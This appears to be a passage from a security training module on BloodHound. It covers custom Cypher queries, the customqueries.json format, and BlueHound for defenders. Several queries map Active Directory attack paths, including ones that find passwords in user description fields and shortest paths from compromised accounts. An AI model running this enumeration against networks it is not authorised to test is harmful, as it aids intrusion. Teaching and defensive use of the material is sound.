Finds specific rights that the Domain Users group should not have


```
MATCH p=(g:Group)-
[r:Owns|WriteDacl|GenericAll|WriteOwner|ExecuteDCOM|GenericWrite|AllowedTo
Delegate|ForceChangePassword]->(c:Computer)
WHERE g.name STARTS WITH "DOMAIN USERS"
RETURN p
```


Note: We can add as many relationships as we want.

Some custom queries can only be run against the database from the `Neo4j` console via the browser accessible at `http://localhost:7474/browser` with the same credentials when starting `BloodHound`. For example, we can run this query to find all users with a description field that is not blank. This is an edge case, but it is common for account passwords to be stored in this field.

Find all users with a description field that is not blank


```
MATCH (u:User)
WHERE u.description IS NOT NULL
RETURN u.name,u.description
```



We can use the following query to find all local administrators and the host they are admin. This query can help present to a client the extent of local admin privileges in their network.

Find all local administrators and the host they are admin


```
MATCH (c:Computer) OPTIONAL MATCH (u1:User)-[:AdminTo]->(c) OPTIONAL MATCH
(u2:User)-[:MemberOf*1..]->(:Group)-[:AdminTo]->(c) WITH COLLECT(u1) +
COLLECT(u2) AS TempVar,c UNWIND TempVar AS Admins
RETURN c.name AS COMPUTER, COUNT(DISTINCT(Admins)) AS
ADMIN_COUNT,COLLECT(DISTINCT(Admins.name)) AS USERS
ORDER BY ADMIN_COUNT DESC
```



Finally if we are looking for an edge, we can use cypher query too. For example, if we want to get any node that has `WriteSPN` we can use the following cypher query:

Find WriteSPN edge

```
MATCH p=((n)-[r:WriteSPN]->(m)) RETURN p
```



Note: We can replace `WriteSPN` with any edge we are insterested.


There are many cheat sheets out there with useful `BloodHound` queries.

- https://gist.github.com/jeffmcjunkin/7b4a67bb7dd0cfbfbd83768f3aa6eb12
- https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/

Try out making some of your own!

Saving Custom Queries

On Windows, the `AppData\Roaming\bloodhound` directory holds a variety of configuration files used by BloodHound.



On Linux, these are stored in `/home/<username>/.config/bloodhound` or `/root/.config/bloodhound` if running as root.

BloodHound config directory

```
ls /root/.config/bloodhound
```

```
 blob_storage   Cookies              Dictionaries  'Local Storage'
 Cache          Cookies-journal      GPUCache      'Network Persistent
State'
'Code Cache'   'Crash Reports'       images         Preferences
 config.json    customqueries.json   images.json
```

The `config.json` file holds the current `BloodHound` configuration, including performance options, included edges, etc.

BloodHound config.json file

```
{
    "performance": {
        "edge": 4,
        "lowGraphics": false,
        "nodeLabels": 1,
        "edgeLabels": 1,
        "darkMode": true,
        "debug": true
    },
    "edgeincluded": {
        "MemberOf": true,
        "HasSession": true,
        "AdminTo": true,
        "AllExtendedRights": true,
        "AddMember": true,
        "ForceChangePassword": true,
        "GenericAll": true,
        "GenericWrite": true,
        "Owns": true,
        "WriteDacl": true,
        "WriteOwner": true,
        "CanRDP": true,
        "ExecuteDCOM": true,
        "AllowedToDelegate": true,
        "ReadLAPSPassword": true,
        "Contains": true,
        "GpLink": true,
        "AddAllowedToAct": true,
        ...SNIP...
    }
}
```


The other file that we will focus on is the `customqueries.json` file. By default, it is blank.

Default customqueries.json


```
{"queries": []}
```

We can add to this file as we build and test queries. Clicking on the pencil icon next to `Custom Queries` in the `Queries` tab will open this file. As we add custom queries, the list will populate.

Let's create a custom cypher query to identify `allshortestpaths` from peter to any node.

Identify allshortestpaths from peter to any node

```
MATCH p = allshortestPaths((n)-[*1..]->(c))
WHERE n.name =~ '(?i)peter.*' AND NOT c=n
RETURN p
```



This action adds the following content to the `customqueries.json` file:

customqueries.json file with previous query

```
{
    "queries": [
        {
            "name": "From Peter to Anything",
            "category": "Shortest Paths",
            "queryList": [
                {
                    "final": true,
```

```
                    "query": "MATCH p = allshortestPaths((n)-[*1..]->(c))
WHERE n.name =~ '(?i)peter.*' AND NOT c=n  RETURN p",
                    "allowCollapse": true
                }
            ]
        }
    ]
}
```

We can make this Custom Query even more interesting. BloodHound has functionality that allows us to mark a node as `Owned`, we can mark any user, computer, etc,. in the BloodHound GUI as `Owned` by right-clicking it and clicking `Mark User as Owned`. This means that we somehow get control of this object.

We can customize this script to ask us to select a user marked as owned and perform the search to avoid hardcoding the name.

BloodHound queries in the Analysis tab are loaded from the `PrebuiltQueries.json` file. We can find it in the BloodHound directory or Github.

To accomplish our goal, we will use a variation of the `Find Shortest Paths to Domain Admins`. We need to replace the content of `customqueries.json` with the following text:

customqueries.json - Search From Owned to Anything

```
{
    "queries": [
        {
            "name": "Search From Owned to Anything",
            "category": "Shortest Paths",
            "queryList": [
                {
                    "final": false,
                    "title": "Select the node to search...",
                    "query": "MATCH (n {owned:true}) RETURN n.name",
                    "props": {
                        "name": ".*"
                    }
                },
                {
                    "final": true,
                    "query": "MATCH p = allshortestPaths((n)-[*1..]->(c))
WHERE n.name = $result AND NOT c=n  RETURN p",
                    "allowCollapse": true,
                    "endNode": "{}"
                }
            ]
```

```
        }
    ]
}
```

This script has two queries. The first search for all nodes marked as owned and provides a list where we can select any node. The second use the selection and saves it into a variable named `$result` and then run the second query.

Note: If BloodHound is open when we update the `customqueries.json` file, we need to click the update icon to refresh its content.

Wrapping it all up

As we have seen, `BloodHound` is a powerful tool for analyzing Active Directory data and finding relations among the various users, groups, computers, or any other node present in the network. Both red and blue teams can use `BloodHound` to find permissions issues and misconfigurations that may otherwise go unnoticed. `BloodHound` provides a wealth of helpful information, but we can fully harness the tool's power by writing custom Cypher queries to access the data others miss. For further reading on this topic, the paper The Dog Whisper's Handbook is a great resource.

BloodHound for BlueTeams

In the previous section, we discussed cypher queries and how we can use them to discover paths leading us to our goal. We included some valuable queries for the BlueTeam to

provide a general idea of how BlueTeamers can use BloodHound to identify weaknesses and create a plan of action to remedy them.

In this section, we will discuss how BloodHound information can help us better protect our Active Directory infrastructure and share some tools that will make it easier to use BloodHound defensively.

BloodHound to improve security

Blue teams play a critical role in ensuring the security of an organization. They are responsible for monitoring, identifying, responding to cyber threats, and implementing proactive measures to prevent future breaches. Over the past few years, we have observed how the BlueTeam team can proactively use offensive security tools like BloodHound to protect their infrastructure.

BloodHound can be used in various ways to help improve an organization's security. For example, it can be used to understand complex relationships between users, groups, and permission. BlueTeams can also identify misconfigurations and possible attack vectors within the Active Directory environment with cipher queries. By regularly monitoring changes in the active directory, BlueTeams can proactively identify potential risks. This proactive approach helps defense teams to stay ahead of the game and create a plan to remediate any security weaknesses before attackers can exploit them.

This section will use two open-source projects that use BloodHound data for BlueTeams. The first one will be `BlueHound`, which will help automatically collect, analyze, and report data from the BloodHound database. The 2nd is `PlumHound`, which we will mainly use to identify how to break paths from one node to another.


BlueHound

BlueHound is an open-source tool that helps blue teams identify critical security issues by combining information about user permissions, network access, and unpatched vulnerabilities. BlueHound reveals the paths attackers would take if they were inside network.

BlueHound main features include:

- **Full Automation**: We can perform the entire cycle of collection, analysis, and reporting with just a click of a button.
- **Community Driven**: The tool facilitates sharing, making it easy to share knowledge, best practices, collection methodologies, and more by exporting and importing BlueHound configuration.
- **Easy Reporting**: We can create a customized report intuitively without the need to write any code.

- **Easy Customization**: Users can add any custom collection method to BlueHound, and even include their custom parameters or icons for their graphs.



Note: Although we can combine multiple tools in BlueHound, in this section, we will use only the functionality to automate SharpHound's data collection, analysis, and reporting.

Installing BlueHound

We can download BlueHound's compiled version for Windows from the github releases link, but we can also use it on Linux or MacOS.

Note: At the time of writting, BlueHound is version 1.1.0.


Next, we need to unzip `BlueHound-win32-x64-1.1.0.zip`.

Unzip BlueHound

```
PS C:\Tools> Expand-Archive .\BlueHound-win32-x64-1.1.0.zip .
```


Note: It may take a while to unzip, as BlueHound zip is around 170MB.

After extracting it, we need to open the file `BlueHound.exe`, click Login and use the BloodHound credentials we use to set up the database. In our example, credentials are user `neo4j` password `Password123`.




Using BlueHound

